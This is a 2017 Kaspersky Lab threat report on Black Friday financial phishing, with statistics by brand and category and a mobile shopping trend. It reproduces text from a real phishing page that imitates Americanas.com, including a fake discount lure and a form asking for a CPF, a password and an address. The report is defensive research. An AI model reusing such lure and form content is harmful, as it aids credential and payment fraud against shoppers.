November 2017

KASPERSKY LAB – BEYOND BLACK FRIDAY THREAT REPORT, 2017

www.securelist.com

Contents

Introduction

The festive holiday shopping season, which covers Thanksgiving, Black Friday and Cyber Monday in late November as well as Christmas in December, now accounts for a significant share of annual sales for retailers, particularly in the U.S., Europe and APAC.

Those selling clothing, jewellery, consumer electronics, sports, hobbies and books can make around a quarter of their sales during the holiday period. In 2017, holiday sales in the U.S. alone are expected to be up by 3.6 to 4.0 per cent on the same time in 2016.

For brands looking to make the most of this annual spending spree, the desire to sell as much as possible at a time of intense competition is leading to ever more aggressive marketing campaigns – particularly online.

Promotional emails, banner ads, social media posts and more bombard consumers over the holiday months; generating a great deal of noise. Tactics such as one-click buying are designed to making the purchase process ever easier and faster. Further, up to three quarters of emails received on Black Friday and Cyber Monday are now opened on a mobile device. People are becoming used to making instant decisions – and that has significant security implications. They may miss vital signs that things are not what they seem and their data could be at risk.

All this makes this time of year an ideal hunting ground for hackers, phishers and malware spreaders; disguising their attacks as offers too good to refuse, a concerned security message from your bank requiring urgent attention, a special rate discount from your credit card service, and more. All you have to do is enter your personal details, card numbers or bank account credentials.

Messages or links designed to look as if they come from well-known, trusted brands, payment cards and banks account for many of the malicious communications detected by Kaspersky Lab's systems in the last few years. But with studies showing that consumers are more interested in price and convenience than brand loyalty, there may be growing opportunities for cybercriminals who lack the skills or resources to create these and have to take the risk that consumers will entrust all to an unknown brand name or site.

This overview of financial phishing during the fourth quarter of the year updates the findings of the Black Friday Threat Overview 2016. It covers the types and timing of financially motivated cyberthreats that buyers, sellers and providers of payment systems may face over the holiday season – and offers advice on how to stay safe.

Methodology and Key Findings

The overview is based on information gathered by Kaspersky Lab's heuristic anti-phishing component that activates every time a user tries to open a phishing link that has not yet been added to Kaspersky Lab's database. Data is presented either as the number of attacks or the number of attacked users. It updates the 2016 Black Friday overview report with data covering the fourth quarter of 2016 through to 18 October, 2017.

The festive holiday shopping period now extends from October through to the end of December, encompassing pre-holiday purchase planning (more than half of U.S. holiday shoppers start researching and planning what to buy in October) as well as the Black Friday/Cyber Monday weekend and the run up to Christmas.

Key Findings:

- Following a decline in 2015, financial phishing abusing online payment systems, banks and retailers increased again in 2016.
- Financial phishing now accounts for half (49.77 per cent) of all phishing attacks, up from 34.33 per cent in 2015.
- Mobile-first consumers are likely to be a key driver behind the rise in financial phishing: the use of smartphones for online banking, payment and shopping has doubled in a year, and mobile users will have less time to think and check each action, particularly if they are out and about.
- Attack levels are now fairly consistent throughout the year; and Q4 data shows they are also more evenly spread in terms of the brand names the phishers make use of.
- Data for both 2015 and 2016 shows a clear attack peak on Black Friday, followed by a fall. In 2016 the number of attacks fell by up to 33 per cent between Friday and Saturday, despite Saturday being the second biggest shopping day over the holiday weekend in the U.S.
- Financial phishers are exploiting the Black Friday name in their attacks, as well as consumer awareness of, and concerns about online security – disguising their attack messages as security alerts, implications that the user has been hacked, or adding reassuring-sounding security messages.

More about these findings can be found in the overview.

Phishing – a universal threat

As earlier editions of the Black Friday overview have shown, phishing is one of the most popular ways of stealing personal information, including payment card details and credentials to online banking accounts. The schemes are fairly easy to set up, requiring limited investment and skills – and are mainly reliant on encouraging people to voluntarily part with their personal and financial information.

Originally spread mainly through emails – phishing attacks are now also carried out through website banners and pop-ups, links, instant messaging, SMS, forums, blogs and social media.





Fig. 1: Percentage of users on whose computers Kaspersky Lab's heuristic anti-phishing system was triggered as a proportion of the total number of Kaspersky Lab users in that country, Q1-Q3 2017

Phishing has a global reach. Kaspersky Lab data on attempted attacks shows that in 2017, China, Australia, Brazil were particularly vulnerable – with up to a quarter or more (28 per cent) of users targeted. Followed by North America, large parts of Western Europe, the Russian federation, Latin America, India and elsewhere – where up to one in six (17 per cent) were affected.

A new pool for phishers

During the holiday period, consumers can become more exposed online. An onslaught of promotional emails, offers and ads, the pressure to buy gifts, and a growing tendency to use their smartphone for everything, can mean that people are browsing and buying through a relatively small screen and often while out and about surrounded by distractions. Taken together, the can make them easier to mislead and manipulate through social engineering and high quality spoofed web interfaces.

The 2017 Kaspersky Cybersecurity Index shows how important smartphones have become for online banking, payment and retail transactions.



Country All Countries | Year H1 2017 | Age All | Gender All | Device Smartphones

Country All Countries | Year H1 2016 | Age All | Gender All | Device Smartphones

Fig. 2: Online activities undertaken on a smartphone – comparison between the first six months of 2016 and the same time in 2017 – data from index.kaspersky.com

Between the first six months of 2016 and the same period in 2017, online shopping on smartphones increased from 24 per cent to 43 per cent; online banking from 22 per cent to 35 per cent; and the use of online payment systems from 14 per cent to 29 per cent. Further, the use of smartphones to send and receive emails grew from 44 per cent to 59 per cent over the same period.

The Kaspersky Lab phishing data used in this report focuses on the attack rather than the device the messages/links are received or opened on, but the trend towards mobile-first behavior among consumers is creating new opportunities for cybercriminals that they will not hesitate to capitalize on.

Financial phishing on the rise

As more people adopt online payment and shopping, the theft of financial information or credentials to online bank accounts is a growing target. The proportion of phishing attacks focused on financial data has risen steadily over the last few years and now accounts for half of all phishing attacks.




Fig. 3: Financial phishing as a share of the overall number of phishing attacks, 2013 – 2017 (to end Q3)

This popularity means that attack levels now remain fairly consistent throughout the year. The gap that previously existed between the number of attacks experienced during the high spending holiday period, and those registered in the rest of the year, seemed to close in 2016.




Fig. 4: The proportion of phishing that was financial phishing over the whole year, and during the holiday period

However, when you dig deeper into the data it becomes clear that the holiday season continues to represent a time of significant and greater risk of falling victim to financial phishing – mainly because of clear localized attack peaks, but probably also because of the increased vulnerability of distracted mobile shoppers and the surge of marketing noise.

Types of financial phishing

We define three categories of financial phishing, depending on what is being exploited: online banking, online payment or online shopping. Each type has evolved at a different, and not always consistent rate over the last few years.

2013	**Full year**	**Q4**
Financial phishing total	31.45%	32.02%
Online shop	6.51%	7.80%
Online banks	22.20%	18.76%
Online payments	2.74%	5.46%
2014	**Full year**	**Q4**
Financial phishing total	28.73%	38.49%
Online shop	7.32%	12.63%
Online banks	16.27%	17.94%
Online payments	5.14%	7.92%
2015	**Full year**	**Q4**
Financial phishing total	34.33%	43.38%
Online shop	9.08%	12.29%
Online banks	17.45%	18.90%
Online payments	7.08%	12.19%
2016	**Full year**	**Q4**
Financial phishing total	47.48%	48.14%
Online shop	10.41%	10.17%
Online banks	25.76%	26.35%
Online payments	11.55%	11.37%
2017	**Q1-Q3**	
Financial phishing total	49.77%	
Online shop	9.98%	
Online banks	24.47%	
Online payments	15.31%	

Fig. 5: The change in the share of different types of financial phishing in 2013-2017

Attackers follow consumer adoption trends

Data for the first three quarters of 2017 shows a slight drop in all financial phishing categories with the exception of online payment systems.

Looking at the dynamics of Q4 attacks using the names of leading payment systems it is clear that cybercriminals are adapting to reflect the growing use of online payment methods such as PayPal. But overall, there seems to be a disappearance of extremes, with attacks spread more evenly across the different brand names.




Fig. 6: The change in the use of online payment system brands in financial phishing attacks, Q4, 2013-2016

Multi-brand retailers remain a top choice for financial phishing

In terms of retail brand, the leading names used by attackers over the last few years have barely changed – but the number of attacks in Q4 using each brand have also become more evenly spread. This could reflect growing consumer adoption of online shopping. Most of the top names supply multiple brands (Amazon, Alibaba, Taobao, eBay).




Fig. 7: The change in the use of online retail brands in financial phishing attacks, Q4 2013-2016

In short, financial phishing is no longer focused on one or two brands to the exclusion of all others, the attackers are widening their net – and this has far-reaching security implications. No brand can be assumed to be safe, or even safer.

Further, looking at the daily spread of attacks during the week leading up to Black Friday it can be seen that there are some major red flag days when consumers are more vulnerable than ever.

Black Friday attacks

The following chart shows how the number of financial phishing attacks peak on Black Friday (November 25 in 2016, and November 27 in 2015), followed by a decline – particularly in 2016 when attacks detected fell by 33 per cent within a day (from around 770,000 to 510,000 detections). Weekends generally see lower levels of attacks and fewer people online, but in the U.S. the day after Black Friday is the second biggest shopping day of the year.





Fig. 8: The change in the number of phishing attacks using names of popular retail, banking and payment brands during Black Friday week 2015 and 2016 (data from all Kaspersky Lab security components – heuristic, offline and cloud detections)

Examples of financial phishing attacks in 2017

Black Friday themed attacks – noticed in 2016, are back with a vengance in 2017. By late October, Kasperky Lab researchers had already spotted at least 16 phishing links carrying the Black Friday name – all still inactive while they waited to pounce on the big day.

Here is one example of an active page, offering a highly tempting 60 per cent discount on a new laptop:



americanas-blackfriday.com/2017/Notebook/HP/Intel/Core/i7/8GB/desbloqueado.htm

Facebook 0 Twitter 0 Pinterest 0 Google+
frete_rj_sp
~~de R$ 2.895,60~~ - (desconto de 60%)
por R$ 1.099,00

Promocao valida apenas para pagamento via BOLETO ÚLTIMO DIA!


04 unidades em estoque
americanas.com

cartão americanas.com Peça já o seu! Sujeito à aprovação

- Informações do produto
- Informações Técnicas
- Avaliação dos clientes
- Garantia Estendida
- Manual de instruções

Informações do produto

Notebook HP 14-ac121br Intel Core i7 8GB 1TB LED 14" Windows 10 - Prata



americanas-blackfriday.com/2017/Notebook/HP/Intel/Core/i7/8GB/finaliza.php

quase lá. agora só falta pagar o boleto para finalizar seu pedido
anote o número do seu pedido:
02-577786992 (americanas) acompanhar pedido

* O boleto não será enviado por e-mail ou pelos Correios. Para obtê-lo, clique no botão ao lado. Se não conseguir, desative o bloqueador de pop-ups. Após imprimir o boleto, você poderá pagá-lo em qualquer agência bancária ou casa lotérica.

O que você achou dessa compra?
Responda e ajude a melhorar o e-commerce.

não encontrou o que procurava? deixe aqui a sua sugestão de produto.

compre pelo telefone
4003.1000

fale com a gente
4003.4848

dúvidas
- Central de atendimento
- Como comprar
- Trocas e devoluções
- Direito de arrependimento
- Procon-RJ
- Processo de Entrega
- Resultado de promoções
- Política de privacidade
- Termos de uso e condições
- Alerta de e-mails e sites falsos

institucional
- Sobre a Americanas.com
- Investidores B2W
- Lojas Americanas S.A.
- Loja mais próxima
- Trabalhe com a gente
- Nossos principais fornecedores
- Seja nosso fornecedor
- Programa de Afiliados
- Garantia Estendida

serviços
- Americanas Viagens
- Lista de Casamento
- Vendas Corporativas

parceiros
- Ingresso.com
- Sou Barato


novidades, ofertas e mais

ofertas exclusivas para você

formas de pagamento

B2W - CIA GLOBAL DO VAREJO / CNPJ: 00776574/0001-56 / Inscrição Estadual: 492.513.778.117 / Endereço: Rua Sacadura Cabral, 102 - Rio de Janeiro, RJ - 20081-902
atendimento.acom@americanas.com -

And asking for all this data – marked as mandatory:



Americanas.com ×

Не защищено | americanas-blackfriday.com/2017/Notebook/HP/Intel/Core/i7/8GB/compra_com_garantia_sem_garantia.php?pro...

1 SACOLA — IDENTIFICAÇÃO — 3 PAGAMENTO — 4 CONFIRMAÇÃO

Identificação

*Campos obrigatórios.

CADASTRO PESSOA FÍSICA

Nome completo *

CPF *

Sexo * Selecione ▼

Data de Nascimento *

Telefone Preferencial * -

Telefone Alternativo -

Telefone Comercial -
(DDD - TELEFONE) (OPCIONAL)

Como gostaria de ser chamado? *

E-mail *

Senha *

Confirma senha *

Deseja receber e-mail de ofertas e promoções da Americanas.com? ☑ sim □ não

CADASTRO ENDEREÇO

CEP * CEP (Somente números):

Identificação do Endereço * □ Apartamento ☑ Casa □ Comercial □ Outro

Endereço *

Número *

Complemento Ex: Apto 203

Informações de referência

Bairro *

